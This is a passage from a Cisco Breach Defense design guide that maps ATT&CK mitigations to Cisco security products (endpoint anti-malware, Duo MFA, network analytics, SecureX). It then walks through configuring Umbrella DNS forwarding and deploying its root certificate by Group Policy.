ATT&CK recognizes anti-malware as a mitigation ([M1049](#)) that span multiple adversary techniques. However, some of these techniques are endpoint specific, such as detecting kernel modules and extensions ([T1547.006](#)) that automatically execute programs on system boot, or protecting against commands and scripts ([T1059](#)) that has been embedded in Initial Access ([TA0001](#)) payloads.

Cisco Secure Endpoint analyzes all files that reach the user's system. If the file is known to be malicious, it is quarantined immediately. If the file is of low prevalence (files never seen before, and have no history), it is uploaded automatically to Cisco Secure Malware Analytics, a file sandbox service, for analysis which provides retrospective security to detect malware that evaded initial inspection.

Using a combination of file signatures, file reputation, behavioral indicators, and sandboxing, anti-malware detection can stop the initial exploit kit from executing on a user's system and can also stop the execution of the dropped ransomware file and remove it.

Additionally, Cisco Secure Endpoint continuously analyzes and records all file activity on a system, regardless of a file's disposition. If at a later date a file behaves suspiciously, Cisco Secure Endpoint retrospectively detects it and sends an alert. It records a detailed history of malware's behavior over time, including where and how it entered the network, where else it traveled, and what it is doing. Based on a set policy, the threat can then automatically or manually be contained and remediated.

## Multi-Factor Authentication (MFA) and Posture Assessment

Integrating MFA ([M1032](#)) as part of organizational policy can greatly reduce the risk of an adversary gaining control of valid credentials that may be used for additional tactics such as initial access, lateral movement, and collecting information. MFA can also be used to restrict access to cloud resources and APIs. If a password is hacked, guessed, or even phished, that's no longer enough to give an intruder access. Without approval at the second factor, a password alone is useless.



Figure 7.  
Cisco Secure Access by Duo - MFA

Secure Access by Duo provides modern, effective MFA that helps eliminate the problem of brute force attacks ([T1110](#)) on passwords. Duo controls application usage based on the trust established in user identities and the trustworthiness of their



devices. It enables you to create adaptive access policies based on role, device, location, and many other contextual factors that help prevent accounts from being exploited.




Figure 8.  
Cisco Secure Access by Duo - Cisco Secure Endpoint Integration

In addition to MFA, posture assessment checks devices for outdated, vulnerable operating systems ([M1028](#)) or insecure configurations to prevent risky or potentially compromised devices ([T1200](#)) from accessing critical applications and data. It enables adaptive access policies based on role, device, location, and other factors to respond to changing user context. For example, if a user loses their authentication device or reports it stolen, the device can be disabled and disassociated from the user, preventing login to sensitive applications.

## Network Detection and Response

Network traffic analysis aids in cybersecurity by exposing devices on the network, tracking all network connections, and identifying network anomalies. This is especially true as organizations seek to expand visibility beyond north/south traffic to monitor east/west connections within internal networks and extend visibility to public cloud infrastructure.

Network detection and response (NDR) tools provide visibility into a multitude of different ATT&CK tactics and techniques. Some capabilities do overlap with other solutions, such as the ability to detect C2 callbacks. However, these mitigations are best performed at the DNS layer so that appropriate action can occur. An area where NDR really thrives, is through the detection of Exfiltration ([TA0010](#)) and Lateral Movement ([TA0008](#)). NotPetya for example, can use two exploits in SMBv1, EternalBlue and EternalRomance, to spread itself to other remote systems on the network. NDR looks for behavior during exploitation ([M1050](#)), and action can be taken before the virus spreads.




Figure 9.  
Cisco Secure Network Analytics

Cisco Secure Network Analytics (formerly Stealthwatch) provides visibility and security intelligence across an entire organization before, during, and after an attack. It continuously monitors the network and provides real-time threat detection and incident response forensics if a ransomware outbreak occurs.

Secure Network Analytics turns the network into a sensor, ingesting and analyzing NetFlow data from infrastructure and workstations, creating a baseline of the normal communication of an organization and its users. From this baseline, it is much easier to identify when sophisticated attackers infiltrate the network trying to analyze and deploy ransomware. It can identify malware, distributed denial-of-service (DDoS) attacks, advanced persistent threats (APTs), and insider threats. It monitors both north-south and east-west (lateral) movements to detect the widest range of attacks.

Although the product is out of scope for this document, Secure Network Analytics works in tandem with the Cisco Identity Services Engine (ISE) and Cisco TrustSec technology. Through this integration you can identify users and systems and appropriately segment critical network assets based on system behavior upon manual quarantine.

## Incident Investigation

Incident Investigation can be broken up into two main pillars:

- **Incident response** - address and manage the aftermath of an attack in your environment by aggregating multiple security technologies for a holistic investigation and remediating
- **Threat hunting** - Proactively search for active threats in your environment with a holistic, integrated approach by aggregating visibility and insight from multiple security technologies




Figure 10.  
Cisco SecureX Threat Response

SecureX threat response is a security investigation and incident response application. It simplifies threat hunting and incident response by accelerating detection, investigation, and remediation of threats. Threat response provides your security investigations with context and enrichment by connecting all of the Cisco security solutions that have been described in this document (along with other Cisco Security solutions that are out of scope for Breach Defense) and integrating with third-party tools, all in a single console.

## Architecture Summary

The architecture for Breach Defense is environment agnostic. Whether users are on campus, in the branch, or working from home, Breach Defense focuses on solutions and capabilities that every organization should adopt regardless of their network infrastructure.




Figure 11.  
Breach Defense Architecture

Every element in the network provides *visibility*, in order to get *insight* to the network, so the appropriate *action* can be taken. The same product that provides visibility into the DNS records, should have the capability to block unwanted DNS connections. The same tool that provides information of network flows, should be able to catch and stop flows based on abnormal behaviors. These capabilities are all designed to work together to create several layers of defense, protecting the organization against the threat and spread of ransomware. This design guide is used to help identify gaps within the security posture of an organization, and the remainder of this guide will show the deployment steps for when you choose to adopt that capability.

## Deploying Cisco Breach Defense

### Version Information

| Product                                     | Version |
|---|---------|
| Cisco Umbrella                              | N/A     |
| Cisco Secure Email Cloud Mailbox            | N/A     |
| Cisco Secure X                              | N/A     |
| Cisco Secure Malware Analytics              | N/A     |
| Cisco Secure Endpoint Cloud                 | N/A     |
| Cisco Duo Cloud                             | N/A     |
| Cisco AnyConnect                            | 4.9     |
| Cisco Virtual FTD                           | 6.7     |
| Cisco Stealthwatch Management Console (SMC) | 7.3.1   |
| Cisco Stealthwatch Flow Collector           | 7.3.1   |
| Cisco Stealthwatch Flow Sensor              | 7.3.1   |
| Cisco Stealthwatch Endpoint Concentrator    | 7.3.1   |
| Cisco Identity Services Engine              | 3.0     |

## Network Topology




Figure 12.  
Breach Defense Test lab

## Umbrella DNS


### Deployment Steps

For organizations that implement their own internal DNS servers, Umbrella can be easily enabled for the entire network. Configure your DNS server to use the Umbrella servers as forwarders instead of performing their own recursive lookups for external domains. This eliminates the need to deploy a client on any internal network system, making for a simple clientless implementation that protects everything on the network. The following steps outline how to configure Windows DNS forwarding to use Umbrella. For alternatives see [Point Your DNS to Cisco Umbrella](#).


**Note:** For options deploying Umbrella security to the roaming workforce, see the [AnyConnect Plugin Quick Start Guide](#).

### Point Your DNS to Cisco Umbrella

**Step 1.** In **Windows Server Manager** navigate to **Tools > DNS**.




**Step 2.** Choose the server to edit, then select **Forwarders**.



**Step 3.** Click **Edit**.


**Step 4.** Enter the addresses for the Umbrella DNS servers; *208.67.220.220*, *208.67.222.222*; and click **OK**.



**Step 5.** Click **OK** to commit the changes and close the configuration window.

## Register Network on Umbrella

**Step 1.** In **Umbrella** navigate to **Deployments > Core Identities > Networks** and click **Add**.



**Step 2.** Give your network identity a meaningful **Network Name** and add the **IPv4 Address** (or network range) of the environment.


**Note:** If the network has a dynamic IP address, see [Register a Fixed Network](#).

**Step 3.** Click **Save**.


## Install the Cisco Umbrella Root Certificate

Umbrella's Block Page and Block Page Bypass features present an SSL certificate to browsers that make connections to HTTPS sites. This SSL certificate matches the requested site but will be signed by the Cisco Umbrella certificate authority (CA). If the CA is not trusted by your browser, an error page may be displayed. Typical errors include "The security certificate presented by this website was not issued by a trusted certificate authority" (Internet Explorer), "The site's security certificate is not trusted!" (Google Chrome) or "This Connection is Untrusted" (Mozilla Firefox). Although the error page is expected, the message displayed can be confusing and you may wish to prevent it from appearing. The example below shows how to install the root certificate to an Active Directory Network. For more examples see [Install Cisco Umbrella Root Certificate](#).


**Step 1.** In **Umbrella** navigate to **Deployments > Configuration > Root Certificate** and download the **Cisco Root Certificate Authority**.



**Step 2.** In the Active Directory server for your network, open **Group Policy Management**.




**Step 3.** Right-click your domain root **Organizational Unit (OU)**, which is displayed as your domain name, and select **Create a GPO in this domain, and Link it here** from the context menu.




**Step 4.** In the **Name** field of the **New GPO** dialog box, enter a meaningful name for the policy object.

